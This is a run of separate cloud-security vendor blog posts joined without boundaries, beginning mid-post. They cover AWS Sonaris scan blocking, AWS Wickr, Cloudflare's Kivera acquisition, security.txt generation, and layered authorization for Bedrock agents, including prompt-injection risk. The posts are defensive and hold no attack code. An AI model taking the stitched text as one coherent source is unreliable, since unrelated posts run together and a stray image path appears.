This novel approach to a new cloud-era security challenge evolved to become the threat intelligence tool we now call Sonaris, which today identifies and automatically restricts unauthorized scanning and S3 bucket discovery within minutes at global scale. Sonaris applies security rules and algorithms to identify anomalies from over two hundred billion events each minute. Preventing opportunistic attempts from threat actors to discover and exploit misconfigurations or out-of-date software represents a significant leap forward in our security capabilities at AWS.
How do we know that the network mitigations performed by Sonaris are actually making a difference for our customers? We can compare threat activity between MadPot sensors, with and without Sonaris protections. To do this, we use MadPot to construct two separate large-scale fleets of honeypot testing groups to compare statistics for each security configuration. One group is protected by our perimeter security controls fed by Sonaris analytics, and a separate fleet receives no protection. This allows us to measure the protective coverage of hosts within the AWS network perimeter.
Findings from these split testing groups underscore the sheer volume of potential threats that Sonaris manages to thwart, and the ongoing work behind the scenes to enhance the security of AWS infrastructure. For example, across the hundreds of different types of malicious interactions that MadPot classified, Sonaris observed an 83% reduction in abuse attempts in September 2024. In the past 12 months, Sonaris denied more than 27 billion attempts to find unintentionally public S3 buckets, and prevented nearly 2.7 trillion attempts to discover vulnerable services on Amazon Elastic Compute Cloud (Amazon EC2). This protection drastically reduces risk for AWS customers.
How Sonaris detects and restricts abusive scanning and exploitation attempts
Sonaris plays a critical role in helping to secure AWS and our customers by detecting and then restricting certain suspicious behavior aimed at AWS infrastructure and services. Its capabilities are built on the integration of both network telemetry sources across AWS, plus our threat intelligence data. What sets Sonaris apart is its integration of AWS network telemetry with Amazon threat intelligence to provide safe and effective threat mitigation to reduce indiscriminate scanning activity.
Sonaris applies heuristic, statistical, and machine learning algorithms to vast amounts of the summarized metadata and service health telemetry that we use to operate our services. One threat intelligence source that Sonaris uses is MadPot, which receives traffic on tens of thousands of IP addresses every day. MadPot emulates hundreds of different services and mimics customer accounts, and then classifies these interactions into known Common Vulnerabilities and Exposures (CVEs) and other vulnerabilities. Through MadPot, Sonaris can also integrate additional high-fidelity signals that help identify activities of threat actors with enhanced precision. First-party threat intelligence collected from MadPot increases Sonaris confidence and accuracy for automatically restricting known malicious vulnerability enumeration attacks so that customers are protected automatically.
When Sonaris identifies malicious attempts to scan an AWS IP address or customer account, it triggers automated protections in AWS Shield, Amazon Virtual Private Cloud (Amazon VPC), Amazon S3, and AWS WAF, automatically protecting customer resources from unauthorized activity in real time. Sonaris is judicious about what activities it restricts, only intervening when there is a sufficiently high assurance that the interactions are malicious. For example, to help ensure that legitimate customer interactions are not restricted, we developed dynamic guardrail models to identify what normal behavior looks like in AWS services so that only suspicious activities are detected and acted on. We update and refresh these guardrail models constantly with our latest observations to help avoid taking action on legitimate customer activities.
Sonaris is having real-world impact at scale against dynamic threats that exist today
Throughout 2023 and 2024, a large active botnet known as Dota3 has been scanning the internet for vulnerable hosts and devices to install cryptominer malware (malicious software designed to secretly use a victim’s computer or device resources). Sonaris has been effectively protecting customers from this botnet, even as the botnet’s operators try new ways to evade defenses. In Q3 2024, we observed this botnet’s scanning behavior change as it began using different payloads, rates, and endpoints, as shown in the following figure. Thanks to the layered detection methods of Sonaris, this botnet was unable to avoid our automatic detection. Sonaris automatically protected customers from more than 16,000 malicious scanning endpoints each hour.
Figure 1: Dota3 botnet activity suddenly changes in September 2024
AWS is committed to making the internet a safer place
Although Sonaris reduces risk, it does not eliminate it entirely, and our work is far from over. As we continue to evolve and strengthen our security measures, AWS remains committed to making the internet a safer place so that customers can thrive in an increasingly complex digital landscape while maintaining a strong security posture. Through the creation of active security tools such as Sonaris, and our customers’ diligent application of security best practices, we can collectively create a more secure cloud environment for all.
Your feedback is crucial to us and we encourage you to leave comments, reach out to our customer support teams, or engage with us through your preferred channels. Together, we can shape the future of cloud security and stay ahead of emerging threats.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
Organizations that are looking to establish secure communication networks at the edge often encounter challenges. The use of disparate collaboration tools on personal and government-issued devices can make it difficult to protect sensitive data and avoid communication gaps.
This blog post highlights four common communication issues that customers encounter when operating in disconnected (or intermittently connected) environments, and how end-to-end encrypted messaging and collaboration service AWS Wickr can help you address them.
Issue 1: Seamless communication—multiple agencies and partners need to collaborate effectively.
Federal, state, and local organizations tend to use different means and mechanisms to communicate both internally and externally with third parties, which often leads to interoperability challenges. They need to seamlessly coordinate and connect with mission partners—including government agencies, military teams, medical professionals, and first responders—even in disconnected environments in order to work together effectively.
Issue 2: Out-of-band communication—teams need a way to ensure that communication is possible when primary channels are down or compromised.
Network disruptions, security events, and system failures can impact communication channels. The use of a separate, secure, out-of-band communication tool that can be used as a backup when primary channels are unavailable or compromised is critical to protecting sensitive information, maintaining business continuity, and coordinating incident response activities.
Issue 3: Data retention—messages and files need to be retained to help meet recordkeeping requirements, and facilitate after-action reports.
Virtually all federal, state, and local government agencies must adhere to various data retention and records management policies, regulations, and laws. Many are subject to Federal Records Act (FRA) and National Archives and Records Administration (NARA) regulations that require them to collect, store, and manage federal records that are created, received, and used in daily operations. For those subject to Freedom of Information Act (FOIA) requests and U.S. Department of Defense (DOD) Instruction 8170.01—which prescribes procedures for the collection, distribution, storage, and processing of DOD information through electronic messaging services—effectively retaining messages is about more than supporting security and compliance; it’s about maintaining public trust.
Issue 4: Security and control—communications must be adequately protected and administrative control must be maintained, no matter the environment.
The transmission of sensitive and mission-critical data through messaging apps and collaboration tools that lack critical encryption and security protocols increases the likelihood of a security incident. Popular consumer messaging apps don’t provide controls that allow for individual devices or accounts to be suspended or removed, increasing the threat of data exposure stemming from a lost or stolen device. Enterprise collaboration apps lack the advanced security provided by end-to-end encryption.
How AWS Wickr can help
AWS Wickr is a secure messaging and collaboration service that protects one-to-one and group messaging, voice and video calling, file sharing, screen sharing, and location sharing with 256-bit encryption.
Wickr combines the security and privacy of end-to-end encryption with the data retention and administrative controls you need to accelerate collaboration, even in disconnected environments.
Wickr provides the following capabilities to help you address common communication challenges:
Seamless communication: Federation and guest access features allow you to exchange sensitive information with mission partners, without the need to connect to a virtual private network (VPN). You can assign groups of users to specific federation rules, restrict access to select agencies and partners, and allow or disable the guest user access feature for individual security groups.
Out-of-band communication: Wickr provides a communication channel outside of existing systems that can help you keep teams connected and protect sensitive information, even when primary channels are down or compromised. The user interface is intuitive; response teams can simply open the application on their device and start collaborating, without special software or training.
Data retention: Wickr network administrators can configure and apply data retention to both internal and external communications in a Wickr network. This includes conversations with guest users, external teams, and other partner networks, so you can retain messages and files sent to and from the organization to help meet requirements. Data retention is implemented as an always-on recipient that is added to conversations, similar to the blind carbon copy (BCC) feature in email. The data retention process can run anywhere Docker workloads are supported: on-premises, on an Amazon Elastic Compute Cloud (Amazon EC2) virtual machine, or at a location of your choice.
Security and control: With Wickr, each message gets a unique Advanced Encryption Standard (AES) private encryption key, and a unique Elliptic-curve Diffie–Hellman (ECDH) public key to negotiate the key exchange with recipients. Message content—including text, files, audio, or video—is encrypted on the sending device using the message-specific AES key. This key is then exchanged via the ECDH key exchange mechanism so that no one other than intended recipients can decrypt the content (not even AWS). Fine-grained administrative controls allow you to organize users into security groups with restricted access to features and content at their level. You can apply policies to each group that are custom-tailored to meet desired outcomes. Wickr app data can be deleted remotely both by administrators, and end users.
Communicating at the edge
Wickr is available in two deployment models: cloud-native AWS Wickr and AWS WickrGov, which are available through the AWS Management Console, and self-hosted Wickr Enterprise. Wickr Enterprise offers the same secure collaboration features as AWS Wickr and AWS WickrGov, but can be self-hosted on any private on-premises infrastructure (such as an AWS Outpost or Snowball Edge device), private cloud infrastructure, or in a multi-cloud deployment. Wickr Enterprise can maintain secure communications when internet access (via broadband, mobile, 5G, or satellite) to cloud-based networks fails. You can run Wickr Enterprise without any internet connectivity and it supports architectural resiliency, such as deploying a fully managed network backhaul that is capable of federating with AWS Wickr users when internet connectivity is available.
Figure 1 illustrates a hybrid architecture that combines AWS Wickr and Wickr Enterprise. The Snowball Edge device running Wickr allows disconnected communications at the edge between Wickr Enterprise users. When internet connectivity becomes available, Wickr Enterprise users can federate with AWS Wickr users and send data retention logs to Amazon S3 or any customer-defined storage.
Figure 1: Hybrid of Wickr Enterprise self-hosted on Snowball Edge and AWS Wickr in the Cloud. A hybrid solution federates AWS Wickr in the cloud with a local deployment of Wickr Enterprise for extended resilience and redundancy.
Collaborate with confidence
Securing communications at the edge is critical to protecting sensitive data and maintaining operational resilience. AWS Wickr offers a secure, simple-to-use, reliable solution that can help you address common challenges and collaborate effectively, even in the harshest environments. By choosing the features and deployment options that meet your needs, you can facilitate secure and compliant communications everywhere, and seamlessly collaborate with mission partners.
AWS Wickr has been authorized for Department of Defense Cloud Computing Security Requirements Guide Impact Level 4 and 5 (DoD CC SRG IL4 and IL5) in the AWS GovCloud (US-West) Region. It is also Federal Risk and Authorization Management Program (FedRAMP) authorized at the Moderate impact level in the AWS US East (N. Virginia) Region, FedRamp High authorized in the AWS GovCloud (US-West) Region, and meets compliance programs and standards such as Health Insurance Portability and Accountability Act (HIPAA) eligibility, International Organization for Standardization (ISO) 27001, and System and Organization Controls (SOC) 1,2, and 3.
Erik is a Principal Worldwide Go-to-Market (GTM) Specialist for Amazon Web Services (AWS) and is based in Montana. He focuses on global customers and leads the global GTM plan for AWS Wickr. Erik has 15-plus years of experience working across industries from national security, federal/SLED sales, healthcare, and technology. He holds a master’s degree in microbiology from California State University Long Beach and a bachelor’s degree in Biological Sciences from the University of California Irvine.
Anne Grahn
Anne is a Senior Worldwide Security GTM Specialist at AWS, based in Chicago. She has more than 13 years of experience in the security industry, and focuses on effectively communicating cybersecurity risk. She maintains a Certified Information Systems Security Professional (CISSP) certification.

We’re excited to announce that Kivera, a cloud security, data protection, and compliance company, has joined Cloudflare. This acquisition extends our SASE portfolio to incorporate inline cloud app controls, empowering Cloudflare One customers with preventative security controls for all their cloud services.
In today’s digital landscape, cloud services and SaaS (software as a service) apps have become indispensable for the daily operation of organizations. At the same time, the amount of data flowing between organizations and their cloud providers has ballooned, increasing the chances of data leakage, compliance issues, and worse, opportunities for attackers. Additionally, many companies — especially at enterprise scale — are working directly with multiple cloud providers for flexibility based on the strengths, resiliency against outages or errors, and cost efficiencies of different clouds.
Security teams that rely on Cloud Security Posture Management (CSPM) or similar tools for monitoring cloud configurations and permissions and Infrastructure as code (IaC) scanning are falling short due to detecting issues only after misconfigurations occur with an overwhelming volume of alerts. The combination of Kivera and Cloudflare One puts preventive controls directly into the deployment process, or ‘inline’, blocking errors before they happen. This offers a proactive approach essential to protecting cloud infrastructure from evolving cyber threats, maintaining data security, and accelerating compliance.
An early warning system for cloud security risks
In a significant leap forward in cloud security, the combination of Kivera’s technology and Cloudflare One adds preventive, inline controls to enforce secure configurations for cloud resources. By inspecting cloud API traffic, these new capabilities equip organizations with enhanced visibility and granular controls, allowing for a proactive approach in mitigating risks, managing cloud security posture, and embracing a streamlined DevOps process when deploying cloud infrastructure.
Kivera will add the following capabilities to Cloudflare’s SASE platform:
One-click security: Customers benefit from immediate prevention of the most common cloud breaches caused by misconfigurations, such as accidentally allowing public access or policy inconsistencies.
Enforced cloud tenant control: Companies can easily draw boundaries around their cloud resources and tenants to ensure that sensitive data stays within their organization.
Prevent data exfiltration: Easily set rules to prevent data being sent to unauthorized locations.
Reduce ‘shadow’ cloud infrastructure: Ensure that every interaction between a customer and their cloud provider is in line with preset standards.
Streamline cloud security compliance: Customers can automatically assess and enforce compliance against the most common regulatory frameworks.
Flexible DevOps model: Enforce bespoke controls independent of public cloud setup and deployment tools, minimizing the layers of lock-in between an organization and a cloud provider.
Complementing other cloud security tools: Create a first line of defense for cloud deployment errors, reducing the volume of alerts for customers also using CSPM tools or Cloud Native Application Protection Platforms (CNAPPs).
An intelligent proxy that uses a policy-based approach to
enforce secure configuration of cloud resources.
Better together with Cloudflare One
As a SASE platform, Cloudflare One ensures safe access and provides data controls for cloud and SaaS apps. This integration broadens the scope of Cloudflare’s SASE platform beyond user-facing applications to incorporate increased cloud security through proactive configuration management of infrastructure services, beyond what CSPM and CASB solutions provide. With the addition of Kivera to Cloudflare One, customers now have a unified platform for all their inline protections, including cloud control, access management, and threat and data protection. All of these features are available with single-pass inspection, which is 50% faster than Secure Web Gateway (SWG) alternatives.
With the earlier acquisition of BastionZero, a Zero Trust infrastructure access company, Cloudflare One expanded the scope of its VPN replacement solution to cover infrastructure resources as easily as it does apps and networks. Together Kivera and BastionZero enable centralized security management across hybrid IT environments, and provide a modern DevOps-friendly way to help enterprises connect and protect their hybrid infrastructure with Zero Trust best practices.
Beyond its SASE capabilities, Cloudflare One is integral to Cloudflare’s connectivity cloud, enabling organizations to consolidate IT security tools on a single platform. This simplifies secure access to resources, from developer privileged access to technical infrastructure and expanding cloud services. As Forrester echoes, “Cloudflare is a good choice for enterprise prospects seeking a high-performance, low-maintenance, DevOps-oriented solution.”
The growing threat of cloud misconfigurations
The cloud has become a prime target for cyberattacks. According to the 2023 Cloud Risk Report, CrowdStrike observed a 95% increase in cloud exploitation from 2021 to 2022, with a staggering 288% jump in cases involving threat actors directly targeting the cloud.
Misconfigurations in cloud infrastructure settings, such as improperly set security parameters and default access controls, provide adversaries with an easy path to infiltrate the cloud. According to the 2023 Thales Global Cloud Security Study, which surveyed nearly 3,000 IT and security professionals from 18 countries, 44% of respondents reported experiencing a data breach, with misconfigurations and human error identified as the leading cause, accounting for 31% of the incidents.
Further, according to GartnerⓇ, “Through 2027, 99% of records compromised in cloud environments will be the result of user misconfigurations and account compromise, not the result of an issue with the cloud provider.”1
Several factors contribute to the rise of cloud misconfigurations:
Rapid adoption of cloud services: Leaders are often driven by the scalability, cost-efficiency, and ability to support remote work and real-time collaboration that cloud services offer. These factors enable rapid adoption of cloud services which can lead to unintentional misconfigurations as IT teams struggle to keep up with the pace and complexity of these services.
Complexity of cloud environments: Cloud infrastructure can be highly complex with multiple services and configurations to manage. For example, AWS alone offers 373 services with 15,617 actions and 140,000+ parameters, making it challenging for IT teams to manage settings accurately.
Decentralized management: In large organizations, cloud infrastructure resources are often managed by multiple teams or departments. Without centralized oversight, inconsistent security policies and configurations can arise, increasing the risk of misconfigurations.
Continuous Integration and Continuous Deployment (CI/CD): CI/CD pipelines promote the ability to rapidly deploy, change and frequently update infrastructure. With this velocity comes the increased risk of misconfigurations when changes are not properly managed and reviewed.
Insufficient training and awareness: Employees may lack the cross-functional skills needed for cloud security, such as understanding networks, identity, and service configurations. This knowledge gap can lead to mistakes and increases the risk of misconfigurations that compromise security.
Common exploitation methods
Threat actors exploit cloud services through various means, including targeting misconfigurations, abusing privileges, and bypassing encryption. Misconfigurations such as exposed storage buckets or improperly secured APIs offer attackers easy access to sensitive data and resources. Privilege abuse occurs when attackers gain unauthorized access through compromised credentials or poorly managed identity and access management (IAM) policies, allowing them to escalate their access and move laterally within the cloud environment. Additionally, unencrypted data enables attackers to intercept and decrypt data in transit or at rest, further compromising the integrity and confidentiality of sensitive information.
Here are some other vulnerabilities that organizations should address:
Unrestricted access to cloud tenants: Allowing unrestricted access exposes cloud platforms to data exfiltration by malicious actors. Limiting access to approved tenants with specific IP addresses and service destinations helps prevent unauthorized access.
Exposed access keys: Exposed access keys can be exploited by unauthorized parties to steal or delete data. Requiring encryption for the access keys and restricting their usage can mitigate this risk.
Excessive account permissions: Granting excessive privileges to cloud accounts increases the potential impact of security breaches. Limiting permissions to necessary operations helps prevent lateral movement and privilege escalation by threat actors.
Inadequate network segmentation: Poorly managed network security groups and insufficient segmentation practices can allow attackers to move freely within cloud environments. Drawing boundaries around your cloud resources and tenants ensures that data stays within your organization.
Improper public access configuration: Incorrectly exposing critical services or storage resources to the internet increases the likelihood of unauthorized access and data compromise. Preventing public access drastically reduces risk.
Shadow cloud infrastructure: Abandoned or neglected cloud instances are often left vulnerable to exploitation, providing attackers with opportunities to access sensitive data left behind. Preventing untagged or unapproved cloud resources to be created can reduce the risk of exposure.
Limitations of existing tools
Many organizations turn to CSPM tools to give them more visibility into cloud misconfigurations. These tools often alert teams after an issue occurs, putting security teams in a reactive mode. Remediation efforts require collaboration between security teams and developers to implement changes, which can be time-consuming and resource-intensive. This approach not only delays issue resolution but also exposes companies to compliance and legal risks, while failing to train employees on secure cloud practices. On average, it takes 207 days to identify these breaches and an additional 70 days to contain them.
Addressing the growing threat of cloud misconfigurations requires proactive security measures and continuous monitoring. Organizations must adopt proactive security solutions that not only detect and alert but also prevent misconfigurations from occuring in the first place and enforce best practices. Creating a first line of defense for cloud deployment errors reduces the volume of alerts for customers, especially those also using CSPM tools or CNAPPs.
By implementing these proactive strategies, organizations can safeguard their cloud environments against the evolving landscape of cyber threats, ensuring robust security and compliance while minimizing risks and operational disruptions.
What’s next for Kivera
The Kivera product will not be a point solution add-on. We’re making it a core part of our Cloudflare One offering because integrating features from products like our Secure Web Gateway give customers a comprehensive solution that works better together.
We’re excited to welcome Kivera to the Cloudflare team. Through the end of 2024 and into early 2025, Kivera’s team will focus on integrating their preventive inline cloud app controls directly into Cloudflare One. We are looking for early access testers and teams to provide feedback about what they would like to see. If you’d like early access, please join the waitlist.
[1] Source: Outcome-Driven Metrics You Can Use to Evaluate Cloud Security Controls, Gartner, Charlie Winckless, Paul Proctor, Manuel Acosta, 09/28/2023
GARTNER is a registered trademark and service mark of Gartner, Inc. and/or its affiliates in the U.S. and internationally and is used herein with permission. All rights reserved.
Meet Georgia, a diligent website administrator at a growing e-commerce company. Every day, Georgia juggles multiple tasks, from managing server uptime to ensuring customer data security. One morning, Georgia receives an email from a security researcher who discovered a potential vulnerability on the website. The researcher struggled to find the right contact information, leading to delays in reporting the issue. Georgia realizes the need for a standardized way to communicate with security researchers, ensuring that vulnerabilities are reported swiftly and efficiently. This is where security.txt comes in.
Why security.txt matters
Security.txt is becoming a widely adopted standard among security-conscious organizations. By providing a common location and format for vulnerability disclosure information, it helps bridge the gap between security researchers and organizations. This initiative is supported by major companies and aligns with global security best practices. By offering an automated security.txt generator for free, we aim to empower all of our users to enhance their security measures without additional costs.
In 2020, Cloudflare published the Cloudflare Worker for the security.txt generator as an open-source project on GitHub, demonstrating our commitment to enhancing web security. This tool is actively used by Cloudflare to streamline vulnerability disclosure processes. However, over the past few years, we’ve observed a growing demand from our customers for an easier way to implement this standard. In response to this demand and to further support the adoption of security.txt across the Internet, we integrated it directly into our dashboard, making it simple for all our users to enhance their security practices. You can learn more about the initial release and its impact in our previous blog post here.
Who can use the free Cloudflare security.txt generator
This feature is designed for any Cloudflare user who manages a website, from small business owners to large enterprises, from developers to security professionals. Whether you’re a seasoned security expert or new to website management, this tool provides an easy way to create and manage your security.txt file in your Cloudflare account, ensuring that you’re prepared to handle vulnerability reports effectively.
Technical insights: leveraging Cloudflare’s tools
Our security.txt generator is seamlessly integrated into our dashboard. Here’s how it works:
When the user enters their data in the Cloudflare Dashboard, the information is immediately stored in a highly available and geo-redundant PostgreSQL database. This ensures that all user data is securely kept and can be accessed quickly from any location within our global network.
Instead of creating a static file at the point of data entry, we use a dynamic approach. When a request for the security.txt file is made via the standard .well-known path specified by RFC 9116, our system dynamically constructs the file using the latest data from our database. This method ensures that any updates made by users are reflected in real-time without requiring manual intervention or file regeneration. The data entered by users is synchronized across Cloudflare’s global network using our Quicksilver technology. This allows for rapid propagation of changes, ensuring that any updates to the security.txt file are available almost instantaneously across all servers.
Each security.txt file includes an expiration timestamp, which is set during the initial configuration. This timestamp helps alert users when their information may be outdated, encouraging them to review and update their details regularly. For example, if a user sets an expiration date 365 days into the future, they will receive notifications as this date approaches, prompting them to refresh their information.
To ensure compliance with best practices, we also support optional fields such as encryption keys and signatures within the security.txt file. Users can link to their PGP keys for secure communications or include signatures to verify authenticity, enhancing trust with security researchers.
Users who prefer automation can manage their security.txt files through our API, allowing seamless integration with existing workflows and tools. This feature enables developers to programmatically update their security.txt configurations without manual dashboard interactions.
Users can also find a view of any missing security.txt files via Security Insights under Security Center.
Available now, and free for all Cloudflare users
By making this feature available to all our users at no cost, we aim to support the security efforts of our entire community, helping you protect your digital assets and foster trust with your audience.
With the introduction of our free security.txt generator, we’re taking a significant step towards simplifying security management for everyone. Whether you’re a small business owner or a large enterprise, this tool empowers you to adopt industry best practices and ensure that you’re ready to handle vulnerability reports effectively. Set up security.txt on your websites today!
Customers are finding several advantages to using generative AI within their applications. However, using generative AI adds new considerations when reviewing the threat model of an application, whether you’re using it to improve the customer experience for operational efficiency, to generate more tailored or specific results, or for other reasons.
Generative AI models are inherently non-deterministic, meaning that even when given the same input, the output they generate can vary because of the probabilistic nature of the models. When using managed services such as Amazon Bedrock in your workloads, there are additional security considerations to help ensure protection of data that’s accessed by Amazon Bedrock.
In this blog post, we discuss the current challenges that you may face regarding data controls when using generative AI services and how to overcome them using native solutions within Amazon Bedrock and layered authorization.
Definitions
Before we get started, let’s review some definitions.
Amazon Bedrock Agents: You can use Amazon Bedrock Agents to autonomously complete multistep tasks across company systems and data sources. Agents can be used to enrich entry data to provide more accurate results or to automate repetitive tasks. Generative AI agents can make decisions based on input and the environmental data they have access to.
Layered authorization: Layered authorization is the practice of implementing multiple authorization checks between the application components beyond the initial point of ingress. This includes service-to-service authorization, carrying the true end-user identity through application components, and adding end-user authorization for each operation in addition to the service authorization.
Trusted identity propagation: Trusted identity propagation provides more simply defined, granted, and logged user access to AWS resources. Trusted identity propagation is built on the OAuth 2.0 authorization framework, which allows applications to access and share user data securely without the need to share passwords.
Amazon Verified Permissions: Amazon Verified Permissions is a fully managed authorization service that uses the provably correct Cedar policy language, so you can build more secure applications.
Challenge
As you build on AWS, there are several services and features that you can use to help ensure your data or your customers’ data is secure. This might include encryption at-rest with Amazon Simple Storage Service (Amazon S3) default encryption or AWS Key Management Service (AWS KMS) keys, or the use of prefixes in Amazon S3 or partition keys in Amazon DynamoDB to separate tenants’ data. These mechanisms are great for dealing with data at-rest and separation of data partitions, but after a generative AI powered application enables customers to access a variety of data (different sensitivity types of data, multiple tenants’ data, and so on) based on user input, the risk of disclosure of sensitive data increases (see the data privacy FAQ for more information about data privacy at AWS). This is because access to data is now being passed to an untrusted identity (the model) within the workload operating on behalf of the calling principal.
Many customers are using Amazon Bedrock Agents in their architecture to augment user input with additional information to improve responses. Agents might also be used to automate repetitive tasks and streamline workflows. For example, chatbots can be useful tools for improving user experiences, such as summarizing patient test results for healthcare providers. However, it’s important to understand the potential security risks and mitigation strategies when implementing chatbot solutions.
A common architecture involves invoking a chatbot agent through an Amazon API Gateway. The API gateway validates the API call using an Amazon Cognito or AWS Lambda authorizer and then passes the request to the chatbot agent to perform its function.
A potential risk arises when users can provide input prompts to the chatbot agent. This input could lead to prompt injection (OWASP LLM:01) or sensitive data disclosure (OWASP LLM:06) vulnerabilities. The root cause is that the chatbot agent often requires broad access permissions through an AWS Identity and Access Management (IAM) service role with access to various data stores (such as S3 buckets or databases), to fulfill its function. Without proper security controls, a threat actor from one tenant could potentially access or manipulate data belonging to another tenant.
Solution
While there is no single solution that can mitigate all risks, having a proper threat model of your consumer application to identify risks (such unauthorized access to data) is critical. AWS offers several generative AI security strategies to assist you in generating appropriate threat models. In this post, we focus on layered authorization throughout the application, focusing on a solution to support a consumer application.
By using a strong authentication process such as an OpenID Connect (OIDC) identity provider (IdP) for your consumers enhanced with multi-factor authentication (MFA), you can govern access to invoke the agents at the API gateway. We recommend that you also pass custom parameters to the agent—as shown in Figure 1, using the JWT token from the header of the request. With such a configuration, the agent will evaluate an isAuthorized request with Amazon Verified Permissions to confirm that the calling user has access to the data requested prior to the agent running its described function. This architecture is shown in Figure 1:
Figure 1: Authorization architecture
The steps of the architecture are as follows:
The client connects to the application frontend.
The client is redirected to the Amazon Cognito user pool UI for authentication.
The client receives a JWT token from Amazon Cognito.
The application frontend uses the JWT token presented by the client to authorize a request to the Amazon Bedrock agent. The application frontend adds the JWT token to the InvokeAgent API call.
The agent reviews the request, calls the knowledge base if required, and calls the Lambda function. The agent includes the JWT token provided by the application frontend into the Lambda invocation context.
The Lambda function uses the JWT token details to authorize subsequent calls to DynamoDB tables using Verified Permissions (6a), and calls the DynamoDB table only if the call is authorized (6b).
Deep dive
When you design an application behind an API gateway that triggers Amazon Bedrock agents, you must create an IAM service role for your agent with a trust policy that grants AssumeRole access to Amazon Bedrock. This role should allow Amazon Bedrock to get the OpenAPI schema for your agent Action Group Lambda function from the S3 bucket and allow for the bedrock:InvokeModel action to the specified model. If you did not select the default KMS key to encrypt your agent session data, you must grant access in the IAM service role to access the customer managed KMS key. Example policies and trust relationship are shown in the following examples.
The following policy grants permission to invoke an Amazon Bedrock model. This will be granted to the agent. In the resource, we are specifically targeting an approved foundational model (FM).
Next, we add a policy statement that allows the Amazon Bedrock agent access to S3:GetObject and targets a specific S3 bucket with a condition that the account number matches one within our organization.
Finally, we add a trust policy that grants Amazon Bedrock permissions to assume the defined role. We have also added conditional statements to make sure that the service is calling on behalf of our account to help prevent the confused deputy problem.
Amazon Bedrock agents use a service role and don’t propagate the consumer’s identity natively. This is where the underlying problem of protecting tenants’ data might exist. If the agent is accessing unclassified data, then there’s no need to add layered authorization because there’s no additional segregation of access needed based on the authorization caller. But if the application has access to sensitive data, you must carry authorization into processing the agent’s function.
You can do this by adding an additional layer to the Lambda function triggered by invoking the agent. First, initialize the agent to make an isAuthorized call to Verified Permissions. Only upon an Allow response will the agent perform the rest of its function. If the response from Verified Permissions is Deny, then the agent should return a status 403 or a friendly error message to the user.
Verified Permissions must have pre-built policies to dictate how authorization should occur when data is being accessed. For example, you might have a policy like the following to grant access to patient records if the calling principal is a doctor.
permit(
  principal in Group::"doctor",
  action == Action::"view",
  resource
 )
 when {
 resource.fileType == Sensitive &&
 resource.patient == doctor.patient
};
In this example, the authorization logic to handle this decision is within the agent Lambda. To do so, the Lambda function first builds the entities structure by decoding the JWT passed as a custom parameter to the Amazon Bedrock agent to assess the calling principal’s access. The requested data should also be included in the isAuthorized call. After this data is passed to Verified Permissions, it will assess the access decision based on the context provided and the policies within the policy store. As a policy decision point (PDP), it’s important to note that the allow or deny decision must be enforced at the application level. Based on this decision, access to the data will be allowed or denied. The resources being accessed should be categorized to help the application evaluate access control. For example, if the data is stored in DynamoDB, then patients might be separated by partition keys that are defined in the Verified Permissions schema and referenced in a hierarchal sense.
Conclusion
In this post, you learned how you can improve data protection by using AWS native services to enforce layered authorization throughout a consumer application that uses Amazon Bedrock Agents. This post has shown you the steps to improve enforcement of access controls through identity processes. This can help you build applications using Amazon Bedrock Agents and maintain strong isolation of data to mitigate unintended sensitive data disclosure.
We recommend the Secure Generative AI Solutions using OWASP Framework workshop to learn more about using Verified Permissions and Amazon Bedrock Agents to enforce layered authorization throughout an application.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
